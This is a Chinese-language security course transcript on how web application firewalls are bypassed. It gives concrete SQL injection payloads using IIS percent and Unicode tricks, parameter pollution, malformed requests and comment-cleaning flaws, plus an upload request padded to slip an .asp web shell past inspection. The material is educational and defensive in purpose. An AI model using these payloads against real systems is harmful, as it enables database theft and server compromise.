WAF是如何被绕过的

课程简介

WAF(Web应用防火墙，Web Application Firewall的简称)是通过执行一系列针对HTTP/HTTPS的安全策略来专门为Web应用提供保护的产品。WAF可以发现和拦截各类Web层面的攻击，记录攻击日志，实时预警提醒，在Web应用本身存在缺陷的情况下保障其安全。但是，WAF不是万能的、完美的、无懈可击的，在种种原因下，它们也会有各自的缺陷，作为用户不可以盲目相信WAF而不注重自身的安全。

本次课程我们将以一些实际的WAF产品为例，了解它们的基本原理，它们存在的缺陷，以及攻击者是如何利用它们的缺陷让它们形同虚设的。我们应当更注重于注重自身系统和应用的安全，不能以为有了WAF就可以高枕无忧。

本期LIVE课程的安排如下：

1. 攻击者是从哪些层面绕过WAF的，使用的技术和方法有哪些？
2. WAF自身有哪些缺陷、为什么会有这些缺陷以及这些缺陷是如何被利用的。
3. 实例讲解攻击者是如何利用这些缺陷绕过WAF的SQL注入检测和拦截的。
4. 实例讲解攻击者是如何利用这些缺陷绕过WAF的上传检测和拦截的。
5. 实例讲解一句话木马是如何利用查杀软件的缺陷躲避查杀的。
6. 讲解一句话脚本木马绕过WAF的通信数据包拦截的思路。
7. 答疑和自由讨论。

感谢各位百忙之中参与二向箔安全第一期Live，感谢你们的支持；感谢二向箔安全的创始人长短短提供的Live平台，很荣幸受邀担任二向箔安全第一期Live的主讲人，首先请允许我作一个简单的自我介绍：我是李维，ID：Verkey，PKAV团队核心成员，从事网络安全行业十余年，主要擅长WEB渗透测试和安全类产品研发。

本期Live的主题是《WAF是如何被绕过的》，我们将从一些实际测试过的WAF产品上，了解WAF的一些原理，存在的缺陷，以及这些缺陷是如何影响到WAF的检测和拦截的。

作为WAF的使用者，我们应当更注重于注重自身系统和应用的安全，不能把WAF当作完美的解决方案，不能以为有了WAF就可以高枕无忧。

作为WAF产品的开发者，我们应该更加注重了解攻击者的绕过技巧，不断地改进和更新我们的产品，未知攻，焉知防？

打造一款WAF产品，尤其是通用型的WAF实属不易，所以，本次LIVE中涉及到的一些产品，我们掩去真实的名字，以研究和探讨WAF的问题为主。

前言

WAF(Web应用防火墙，Web Application Firewall的简称)是通过执行一系列针对HTTP/HTTPS的安全策略来专门为Web应用提供保护的产品。WAF可以发现和拦截各类Web层面的攻击，记录攻击日志，实时预警提醒，在Web应用本身存在缺陷的情况下保障其安全。

但是，WAF不是万能的、完美的、无懈可击的，在种种原因下，它们也会有各自的缺陷，作为用户不可以盲目相信WAF而不注重自身的安全。

那么，有哪些薄弱点，可以被攻击者用来作为WAF的突破口呢？我们先来了解下。

主流WAF的绕过技术


攻击者可利用哪些方面来绕过WAF

1. Web容器的特性
2. Web应用层的问题
3. WAF自身的问题（本次LIVE重点）
4. 数据库的一些特性

Web容器的特性 – 1

IIS+ASP的神奇%

在IIS+ASP的环境中，对于URL请求的参数值中的%，如果和后面的字符构成的字符串在URL编码表之外，ASP脚本处理时会将其忽略。



现在假设有如下请求：

```
http://www.test.com/1.asp?id=1 union all se%lect 1,2,3,4 fro%m adm%in
```

在WAF层，获取到的id参数值为`1 union all se%lect 1,2,3,4 fro%m adm%in`，此时waf因为`%`的分隔，无法检测出关键字`select from`等

但是因为IIS的特性，id获取的实际参数就变为`1 union all select 1,2,3,4 from admin`，从而绕过了waf。

这个特性仅在iis+asp上 asp.net并不存在。

Web容器的特性 – 2

IIS的Unicode编码字符

IIS支持Unicode编码字符的解析，但是某些WAF却不一定具备这种能力。

(已知 `'s'` 的unicode编码为：`%u0053`，`'f'` 的unicode编码为 `%u0066`)

```
http://www.test.com/1.asp?id=1 union all %u0053elect 1,2,3,4 %u0066rom admin
```

在WAF层，获取到的id参数值为 `1 union all %u0053elect 1,2,3,4 %u0066rom admin`

但是IIS后端检测到了Unicode编码会将其自动解码，脚本引擎和数据库引擎最终获取到的参数会是：`1 union all select 1,2,3,4 from admin`


此方法还存在另外一种情况，多个不同的widechar可能会被转换为同一个字符。例如：
(http://blog.sina.com.cn/s/blog_85e506df0102vo9s.html WideChar和MultiByte字符转换问题)

```
s%u0065lect->select
s%u00f0lect->select
```

这种情况需要根据不同的waf进行相应的测试，并不是百发百中。但是对于绕过来说，往往只要一个字符成功绕过即可达到目的。

Web容器的特性 – 3

HPP(HTTP Parameter Pollution): HTTP参数污染



在HTTP协议中是允许同样名称的参数出现多次的。例如：http://www.test.com/1.asp?id=123&id=456


根据WAF的不同，一般会同时分开检查`id=123`和`id=456`，也有的仅可能取其中一个进行检测。但是对于IIS+ASP/ASP.NET来说，它最终获取到的ID参数的值是123,空格456(asp)或123,456(asp.net)。

所以对于这类过滤规则，攻击者可以通过：

```
id=union+select+password/&id=/from+admin
```

来逃避对`select * from`的检测。因为HPP特性，id的参数值最终会变为：

```
union select password/,/from admin
```



下表是统计出的不同服务器对HPP的处理方式，大家可以参考一下。

Technology/HTTP back-end	Overall Parsing Result	Example
ASP.NET/IIS	All occurrences of the specific parameter	par1=val1,val2
ASP/IIS	All occurrences of the specific parameter	par1=val1,val2
PHP/Apache	Last occurrence	par1=val2
PHP/Zeus	Last occurrence	par1=val2
JSP,Servlet/Apache Tomcat	First occurrence	par1=val1
JSP,Servlet/Oracle Application Server 10g	First occurrence	par1=val1
JSP,Servlet/Jetty	First occurrence	par1=val1
IBM Lotus Domino	Last occurrence	par1=val2
IBM HTTP Server	First occurrence	par1=val1
mod_perl,libapreq2/Apache	First occurrence	par1=val1
Perl CGI/Apache	First occurrence	par1=val1
mod_perl,lib???/Apache	Becomes an array	ARRAY(0x8b9059c)
mod_wsgi (Python)/Apache	First occurrence	par1=val1
Python/Zope	Becomes an array	['val1', 'val2']
IceWarp	Last occurrence	par1=val2
AXIS 2400	All occurrences of the specific parameter	par1=val1,val2
Linksys Wireless-G PTZ Internet Camera	Last occurrence	par1=val2
Ricoh Aficio 1022 Printer	First occurrence	par1=val1
webcamXP PRO	First occurrence	par1=val1
DBMan	All occurrences of the specific parameter	par1=val1~~val2

Web容器的特性 – 4

畸形HTTP请求

当向Web服务器发送畸形的，非RFC2616标准的HTTP请求时，Web服务器出于兼容的目的，会尽可能解析畸形HTTP请求。而如果Web服务器的兼容方式与WAF不一致，则可能会出现绕过的情况。下面来看这个POST请求：

```
POST /id.php?id=1%20union/**/select HTTP/1.1
Host: www.test.com
Content-Type: application/x-www-form-urlencoded
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q
=0.8

以下省略...
```

如果将改请求修改为:

```
PAXX /id.php?id=1%20union/**/select
Content-Type: application/x-www-form-urlencoded
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q
=0.8

以下省略...

```

这个请求包就就变为了：Method不合法，没有协议字段HTTP/1.1，也没有Host字段。如果在HTTP/1.1协议中，缺少HOST字段会返回400 bad request。但是某些版本的Apache在处理这个请求时，默认会设置协议为HTTP/0.9，Host则默认使用Apache默认的servername，这种畸形的请求仍然能够被处理。
如果某些WAF在处理数据的时候严格按照GET,POST等方式来获取数据，或者通过正则来处理数据库包，就会因为某些版本的Apache宽松的请求方式而被绕过。

以上是Web容器的一些特性

接下来，我们讲讲Web应用层的问题

Web应用层的问题 -1


多重编码问题

如果Web应用程序能够接收多重编码的数据，而WAF只能解码一层(或少于WEB应用程序能接收的层数)时，WAF会因为解码不完全导致防御机制被绕过。

Web应用层的问题 -2

多数据来源的问题


如Asp和Asp.NET中的Request对象对于请求数据包的解析过于宽松，没有依照RFC的标准来，开发人员在编写代码时如果使用如下方式接收用户传入的参数



WEB程序可从以下3种途径获取到参数ID的参数值：

1. 从GET请求中获取ID的参数值；
2. 如果GET请求中没有ID参数，尝试从POST的ID参数中获取参数值；
3. 如果GET和POST中都获取不到ID的参数值，那么从Cookies中的ID参数获取参数值。

这样对于某些WAF来说，如果仅检查了GET或POST的，那么来自Cookie的注入攻击就无能为力了，更何况来自于这三种方式组合而成的参数污染的绕过方法呢?



请求内容为：

```
POST /test.aspx?id=123 HTTP/1.1
Host: 192.168.118.128:8080
Accept: /
Accept-Language: en
User-Agent: Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; Win64; x64; Trident/5.0)
Connection: close
Content-Type: application/x-www-form-urlencoded
Content-Length: 6
Cookie:id=789

id=456
```

返回内容为：

```
HTTP/1.1 200 OK
Cache-Control: private
Connection: close
Date: Sat, 22 Sep 2018 07:51:23 GMT
Content-Length: 11
Content-Type: text/html; charset=utf-8
Server: Microsoft-IIS/6.0
X-Powered-By: ASP.NET
Set-Cookie: yunsuo_session_verify=44fb70a14c10485884a32dfec98a4982; expires=Tue, 25-
Sep-18 15:51:23 GMT; path=/; HttpOnly
X-AspNet-Version: 2.0.50727

123,456,789
```

可以看到 id参数值的取值顺序

WAF自身的问题 - 1

白名单机制

WAF存在某些机制，不处理和拦截白名单中的请求数据：

1. 指定IP或IP段的数据。


2. 来自于搜索引擎爬虫的访问数据。
3. 其他特征的数据。


如以前某些WAF为了不影响站点的SEO优化，将User-Agent为某些搜索引擎（如谷歌）的请求当作白名单处理，不检测和拦截。伪造HTTP请求的User-Agent非常容易，只需要将HTTP请求包中的User-Agent修改为谷歌搜索引擎的User-Agent即可畅通无阻。

WAF自身的问题 – 2

数据获取方式存在缺陷

1、某些WAF无法全面支持GET、POST、Cookie等各类请求包的检测，当GET请求的攻击数据包无法绕过时，转换成POST可能就绕过去了。或者，POST以`Content-Type: application/x-www-form-urlencoded`无法绕过时，转换成上传包格式的`Content-Type: multipart/form-data`就能够绕过去。





2、某些WAF从数据包中提取检测特征的方式存在缺陷，如正则表达式不完善，某些攻击数据因为某些干扰字符的存在而无法被提取，常见的如`%0a`、`%0b`、`%0c`、`%0d`、`%09`、`%0a`等。

在以前，针对某些WAF，直接使用以上字符就可以直接绕过。当然，现在不太可能了。


WAF自身的问题 – 3

数据处理不恰当

1、%00截断


将`%00`进行URL解码，即是C语言中的NULL字符

如果WAF对获取到的数据存储和处理不当，那么`%00`解码后会将后面的数据截断，造成后面的数据没有经过检测。



WAF在获取到参数id的值并解码后，参数值将被截断成 `1/*`，后面的攻击语句将没有被WAF拿去进行检测。

2、&字符处理



某些WAF在对HTTP请求数据包中的参数进行检测时，使用 `&` 字符对多个参数进行分割，然后分别进行检测，如：

这些WAF会使用&符号分割 `par1`、`par2` 和 `par3`，然后对其参数值进行检测。但是，如果遇到这种构造：

WAF会将以上参数分割成如下3部分：

```
par1=1+union+/*
x=1*/+select/*
x2=1*/1,2,3,4,5+from+Admin
```

如果将这3个参数分别进行检测，某些WAF是匹配不到攻击特征的。

这里的`%26`是`&`字符

`/*%26*/->/*&*/`其实只是一个SQL的注释而已

WAF自身的问题 – 4

数据清洗不恰当

当攻击者提交的参数值中存在大量干扰数据时，如大量空格、TAB、换行、%0c、注释等，WAF需要对其进行清洗，筛选出真实的攻击数据进行检测，以提高检查性能，节省资源。

如果WAF对数据的清洗不恰当，会导致真实的攻击数据被清洗，剩余的数据无法被检测出攻击行为。

WAF自身的问题 – 5

规则通用性问题

通用型的WAF，一般无法获知后端使用的是哪些WEB容器、什么数据库、以及使用的什么脚本语言。

每一种WEB容器、数据库以及编程语言，它们都有自己的特性，想使用通用的WAF规则去匹配和拦截，是非常难的。

通用型WAF在考虑到它们一些共性的同时，也必须兼顾它们的特性，否则就很容易被一些特性给Bypass！

WAF自身的问题 – 6

为性能和业务妥协

要全面兼容各类Web Server及各类数据库的WAF是非常难的，为了普适性，需要放宽一些检查条件，暴力的过滤方式会影响业务。

对于通用性较强的软WAF来说，不得不考虑到各种机器和系系统的性能，故对于一些超大数据包、超长数据可能会跳过不检测。

以上就是WAF自身的一些问题，接下来我们会针对这些问题进行讲解，看看WAF是怎么受这些问题影响的。

然后是数据库的一些特性，不同的数据库有一些属于自己的特性，WAF如果不能处理好这些特性，就会出很大的问题。

总结一下，WAF自身的问题有：

1. 白名单机制
2. 数据获取方式存在缺陷
3. 数据处理不恰当
4. 数据清洗不恰当
5. 规则通用性问题

6. 为性能和业务妥协

实例讲解WAF绕过的思路和方法

一、数据提取方式存在缺陷，导致WAF被绕过

某些WAF从数据包中提取检测特征的方式存在缺陷，如正则表达式不完善，某些攻击数据因为某些干扰字符的存在而无法被提取。

示例：http://localhost/test/Article.php?type=1&x=/*&id=-2 union all select 1,2,3,4,5 from dual&y=*/

某WAF在后端会将删除线部分当作注释清洗掉：

Request:
http://localhost/Article.php?type=1&x=/*&id=-2 union all select 1,2,3,4,5 from dual&y=*/

WAF:
http://localhost/Article.php?type=1&x=~~/*&id=-2 union all select 1,2,3,4,5 from dual&y=*/~~

事实上，x参数和y参数其实和id参数并无关系，这样的特征数据提取方式，是不科学的。

二、数据清洗方式不正确，导致WAF被绕过

当攻击者提交的参数值中存在大量干扰数据时，如大量空格、TAB、换行、%0c、注释等，WAF需要对其进行清洗（为提升性能和降低规则复杂性），筛选出真实的攻击数据进行检测，但是，如果清洗方式不正确，会导致真正的攻击部分被清洗，然后拿去检测的是不含有攻击向量的数据，从而被Bypass!

如，http://localhost/test/Article.php?id=9999-"/*" union all select 1,2,3,4,5 as "*/" from mysql.user

某些WAF会将9999-"/*" union all select 1,2,3,4,5 as "*/" from mysql.user清洗为：9999-"" from mysql.user然后去检测是否有攻击特征，如果没有，执行原始语句：
9999-"/*" union all select 1,2,3,4,5 as "*/" from mysql.user

如，`http://localhost/test/Article.php?id=9999-"/*" union all select 1,2,3,4,5 as "*/" from mysql.user`

某些WAF会将`9999-"/*" union all select 1,2,3,4,5 as "*/" from mysql.user`清洗为：`9999-"" from mysql.user`然后去检测是否有攻击特征，如果没有，执行原始语句：`9999-"/*" union all select 1,2,3,4,5 as "*/" from mysql.user`

其实，对于`/*`来说，它只是一个字符串

对于`*/`来说，它也是一个字符串，在这里还充当一个别名


但是对于WAF来说，它会认为这是多行注释符，把中间的内容清洗掉去进行检测，当然检测不到什么东西。

三、规则通用性问题，导致WAF被绕过

比如对SQL注入数据进行清洗时，WAF一般不能知道后端数据库是MySQL还是SQL Server，那么对于MySQL的`/*!50001Select*/`来说，这是一个Select的命令，而对于SQL Server来说，这只不过是一个注释而已，注释的内容为`!50001Select`。

尤其是对于通用性WAF，这一点相当难做，很难去处理不同数据库的特性之间的问题。

如数据库为SQL Server，某些WAF在处理如下语句时：



因为WAF会将MYSQL的`/*!50001*/`这种处理为MYSQL命令。但是对于SQL Server来说，这就是一个普通的注释而已。

这样处理后，SQL的语法都彻底乱了，自然而然就被Bypass了！

大家可以发现，很多WAF对错误的SQL语句是不拦截的。

同样的，在Mysql中`#`是注释，但是在SQL Server中`#`只是一个字符串。

那么如下语句：`9999' and 1=(select top 1 name as # from master..sysdatabases)--`会被当作为：`9999' and 1=(select top 1 name as`注释

其实，这里的`#`只是一个字符，充当一个别名的角色而已。

如果后端数据库是SQL Server，这样的语句是没问题的。

但是通用型WAF怎么能知道后端是SQL Server呢?

WAF对上传的检测和处理

一、为性能和业务妥协

要全面兼容各类Web Server及各类数据库的WAF是非常难的，为了普适性，需要放宽一些检查条件，暴力的过滤方式会影响业务。

对于通用性较强的软WAF来说，不得不考虑到各种机器和系统的性能，故对于一些超大数据包、超长数据可能会跳过不检测。

```
POST /Upfile_Photo.asp?PhotoUrlID=0 HTTP/1.1
Host: 192.168.2.135
Content-Length: 423
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/60.0.3112.113
Safari/537.36
Content-Type: multipart/form-data; boundary=----WebKitFormBoundarykecJpGJd8wFQBn51
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Referer: http://192.168.2.135/Upload_Photo.asp
Accept-Language: zh-CN,zh;q=0.8
Cookie: ASPSESSIONIDQAARCRAB=PPJPAEBDJMDJHFGBCNEDGGOP
Connection: close

------WebKitFormBoundarykecJpGJd8wFQBn51
5万个字符,如(xxxxxxxx....)
Content-Disposition: form-data; name="FileName"; filename="1.asp"
Content-Type: image/jpeg

木马代码
------WebKitFormBoundarykecJpGJd8wFQBn51
Content-Disposition: form-data; name="Submit"

提交
------WebKitFormBoundarykecJpGJd8wFQBn51--
```

如上图所示，在上传数据包部分，强行添加5万个字符，有些WAF会直接不检测放行，或者，检测其中的一部分。

比如，检测最前面5w个字符有没有攻击特征，如果没有，放行。

针对这种，不能光靠WAF，我们应该在我们的WEB容器层面或应用程序层面来限定上传数据的大小。

所以，我们不能过度依赖于WAF。

